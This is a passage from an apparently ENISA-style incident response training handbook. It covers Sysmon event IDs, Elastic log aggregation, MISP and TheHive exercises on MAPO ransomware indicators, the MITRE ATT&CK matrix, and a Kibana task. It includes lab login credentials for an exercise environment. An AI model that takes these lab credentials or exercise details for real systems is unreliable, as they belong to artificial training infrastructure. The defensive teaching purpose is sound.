In order to understand logs from Sysmon, you can once again use the UltimateWindowsSecurity[45] website, to map what each individual event ID does.

Figure 89: Sysmon events mapped to event IDs

Sysmon	1	Process creation
Sysmon	2	A process changed a file creation time
Sysmon	3	Network connection
Sysmon	4	Sysmon service state changed
Sysmon	5	Process terminated
Sysmon	6	Driver loaded
Sysmon	7	Image loaded
Sysmon	8	CreateRemoteThread
Sysmon	9	RawAccessRead
Sysmon	10	ProcessAccess
Sysmon	11	FileCreate
Sysmon	12	RegistryEvent (Object create and delete)
Sysmon	13	RegistryEvent (Value Set)
Sysmon	14	RegistryEvent (Key and Value Rename)
Sysmon	15	FileCreateStreamHash
Sysmon	16	Sysmon config state changed
Sysmon	17	Pipe created
Sysmon	18	Pipe connected
Sysmon	19	WmiEventFilter activity detected
Sysmon	20	WmiEventConsumer activity detected
Sysmon	21	WmiEventConsumerToFilter activity detected
Sysmon	225	Error

Both Windows event logs and Sysmon logs cover a lot of information on what is happening on the system but both of them lack coverage of the network aspects of logging. For this, logs from any network device are useful - be it firewalls, routers or switches. Network log analysis reveals a lot of information about the security threats existing inside and outside your company's network.

After ensuring that all the events both in the system and in the network are logged, you can start thinking about pushing them to one central system that will aggregate all of them. One way to do it would be to push them to an Elasticsearch instance and use Kibana as a front end for displaying and querying this data.

For both Windows Event logs and Sysmon logs, redirecting the data to the Elasticsearch instance can be as easy as using and configuring Winlogbeat, which later on works great with

[43] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/
[44] https://docs.microsoft.com/en-us/sysinternals/
[45] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/

Kibana, Elasticsearch and Logstash, Logstash being used for logs collection and parsing. With that, we have a system in which we can easily investigate the logs from all of the machines in the network together with the network connections.


3.12 TASK 3: IDENTIFY MALWARE

Duration: 20m

Objective: correlate observables with IoC in MISP using a built-in analyser in TheHive; do more in-depth analysis directly in MISP


You should start this task by logging in to the MISP instance at misp.enisa.ex, using the `user@admin.test/PasswordPassword1@!` credentials. Use the MISP's search functionality to look for events containing such data and obtain more information about the incident.

Figure 90: MISP dashboard



In order to search for events containing particular attributes, you can use the "Search Attributes" button on the left-hand side menu.


Figure 91: MISP search page



One of the observables from the initial helpdesk ticket was the email address (support.mbox@pm.me) from the ransomware note. Insert the mailing address in the

"Containing the following expressions" field and submit the form in order to search for the events containing this attribute.

Figure 92: Results of MISP search




After that, you will be able to find events regarding the matching attribute. You can display more information about the event by clicking on the number under the "Event" column. You will be presented with all the information gathered about the malware family.

Figure 93: MAPO ransomware event

Scrolling down to the attributes, you can see other information that we can categorize as Indicators of Compromise. In addition, MISP presents you a link to a website with a more in-depth explanation of the malware sample analysed (under the "External analysis" category). Follow it and skim through the article to learn more about what you are dealing with.

Figure 94: Attributes of the MAPO ransomware event




3.13 TASK 4: CONVERT RELEVANT OBSERVABLES INTO IOCS

Duration: 5m

Objective: decide which observables can be useful for detection of similar incidents; mark them as IoC, so they are ready for export to a MISP event later

Going back to TheHive, you can add attributes from the MISP event that can be helpful for detection of similar incidents, and in the current analysis. Hashes of the ransomware are particularly important, so note them down and create new observables with TheHive. Remember to enable the "Is IoC" switch.

Figure 95: New hashes added as observables to TheHive



3.14 ATT&CK

Duration: 10m


Introduction to the ATT&CK matrix

A few years ago, MITRE, a US-based non-profit organisation, started to develop and promote a very interesting framework called "ATT&CK"[46] or "Adversary Technique Tactic & Common Knowledge"). MITRE is also well-known for maintaining the database of CVE's[47] used to identify software vulnerabilities. The framework has improved over the years and is actively used and trusted by most of the cybersecurity firms and professionals.

[46] https://attack.mitre.org/
[47] https://cve.mitre.org/

The framework discusses tactics, techniques and information about threat actors that can be developed as a methodology for modelling a cyber security threat that occurs. Tactic and Technique is a classic method used to understand how threat actors perform their malicious activities. Tactics describe the way an actor operates during the different steps of the attack. Techniques describe how the actor will compromise the initial target, pivot internally, implement persistence and, by example, exfiltrate data. The most frequently used version of the framework is based on a big matrix that contains all the tactics and techniques. The column titles (on the top line) describe the tactics (by example: Initial access, execution or persistence) while each tactic has a lot of techniques drawn from each of its vertical columns. Here is a screenshot of the matrix:

Figure 96: ATT&CK matrix



Each technique is represented by a single ID 'Txxxx'. By example, T1197 describes the persistence achieved through the BITS jobs. Each technique is described on a technique page that reviews:

- Examples
- Mitigation(s)
- Detection
- References

There are many applications of the framework, such as the following use cases:

- To improve the existing detection techniques implemented in an organisation
- To conduct an assessment of an organisation's resilience against attacks that occur
- To improve the capabilities and threat intelligence in the current organisation
- To conduct an adversary simulation between the Red and Blue Teams
- To help improving the maturity of the threat hunting program

The power of the framework stems from the extremely broad adoption by security companies and vendors. Today, many applications enrich their data with information extracted from the ATT&CK framework. Of course, MISP is one of them.

Understanding the TTPs


A threat intelligence program is developed to reduce operational risks and contribute to an overall information security program in order to improve the resilience of an organisation

amongst its competitors. By definition, threat intelligence is the act of formulating an analysis based on the identification, collection, and enrichment of relevant information. A common problem is that some organisations focus too much on collecting indicators of compromise (IoCs) and use them only for signs of internal compromise. In such cases, they remain blind and can miss other interesting signs of infection. Conversely, “TTPs” or “Tactics, Techniques and Procedures” reveal adversary operational behaviours. They are of great value and help security teams to continuously improve the security controls they have deployed, or to deploy new ones.

If IoCs are mainly technical pieces of information (IP addresses, hashes, mutexes[48], …) that can be automatically extracted from information feeds, logs, email and much more, TTPs require other sources like:

- Open source intelligence (OSINT)
- Honeypots, Darknets
- Telemetry data
- Crawling the web
- Human relationships
- …

Figure 97: Example of TTP based on the ATT&CK framework



[48] In the context of a malware infection, a mutual exclusion object (mutex) is a program object, identified by a unique name, that prevents the malware from reinfecting an already compromised computer.


3.15 TASK 5: UNDERSTAND THE MODUS OPERANDI OF THE THREAT ACTOR

Duration: 10m

Objective: use the correlation graph in MISP to see events dependencies; learn about TTP based on ATT&CK details in MISP


Apart from the additional indicators of compromise, you can get much more information about the incident connected with this ransomware. There are two sources of information you can use from the MISP event - ATT&CK matrix and correlation graph.

Figure 98: Attack patterns in MISP event



With the ATT&CK matrix, you can understand which techniques are the “signature” of the attacker and search for similar events in logs in order to understand how the attacker gained access to the network.


Figure 99: Techniques in red were used in MAPO ransomware



Initial access (11 items)	Execution (34 items)	Persistence (63 items)	Privilege escalation (32 items)	Defense evasion (73 items)	Credential access (23 items)	Discovery (25 items)	Lateral movement (20 items)	Collection (14 items)	Command and control (22 items)	Exfiltration (10 items)	Impact (16 items)
Spearphishing Attachment	User Execution	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Input Capture	Account Discovery	Internal Spearphishing	Input Capture	Remote File Copy	Automated Exfiltration	Data Encrypted for Impact
Drive-by Compromise	AppleScript	Accessibility Features	Accessibility Features	Application Access Token	Account Manipulation	Network Service Scanning	Remote File Copy	Audio Capture	Commonly Used Port	Data Compressed	Account Access Removal
Exploit Public-Facing Application	CMSTP	Account Manipulation	AppCert DLLs	BITS Jobs	Bash History	Network Share Discovery	AppleScript	Automated Collection	Communication Through Removable Media	Data Encrypted	Data Destruction
External Remote Services	Command-Line Interface	AppCert DLLs	AppInit DLLs	Binary Padding	Brute Force	System Network Configuration Discovery	Application Access Token	Clipboard Data	Connection Proxy	Data Transfer Size Limits	Defacement
Hardware Additions	Compiled HTML File	AppInit DLLs	Application Shimming	Bypass User Account Control	Cloud Instance Metadata API	System Network Connections Discovery	Application Deployment Software	Data Staged	Custom Command and Control Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Replication Through Removable Media	Component Object Model and Distributed COM	Application Shimming	Bypass User Account Control	CMSTP	Credential Dumping	Application Window Discovery	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Control Panel Items	Authentication Package	DLL Search Order Hijacking	Clear Command History	Credentials from Web Browsers	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Encoding	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Dynamic Data Exchange	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Files	Cloud Service Dashboard	Logon Scripts	Data from Local System	Data Obfuscation	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through API	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Credentials in Registry	Cloud Service Discovery	Pass the Hash	Data from Network Shared Drive	Domain Fronting	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Execution through Module Load	Browser Extensions	Emond	Compiled HTML File	Exploitation for Credential Access	Domain Trust Discovery	Pass the Ticket	Data from Removable Media	Domain Generation Algorithms	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Exploitation for Client Execution	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Forced Authentication	File and Directory Discovery	Remote Desktop Protocol	Email Collection	Fallback Channels		Resource Hijacking
	Graphical User Interface	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Hooking	Network Sniffing	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	InstallUtil	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Password Policy Discovery	Replication Through Removable Media	Screen Capture	Multi-hop Proxy		Service Stop

Similarly to the ATT&CK matrix, you can get more information from the "Correlation graph" of the MISP event. Its purpose is to correlate a particular event with events containing the same attributes.

Figure 100: Correlation graph



For now you only have one event and there will be nothing interesting in the correlation graph but in the upcoming tasks, after finding out all the information and pushing it to MISP, there will be a better representation of what this feature is capable of.

3.16 TASK 6: FIND THE INFECTION VECTOR

Duration: 20m

Objective: use Kibana to query logs and understand how the ransomware was executed by the victim; find the location of malware on the network drive; find the machine that uploaded the file; preserve findings in TheHive

To perform this exercise, open Kibana by entering https://kibana.enisa.ex in your browser. Open the "Discover" tab available in the left panel and immediately change the time range in the upper right corner from the default to something wider, until query hits are shown.

Figure 101: Kibana dashboard





Figure 102: Kibana dashboard after modifying time range



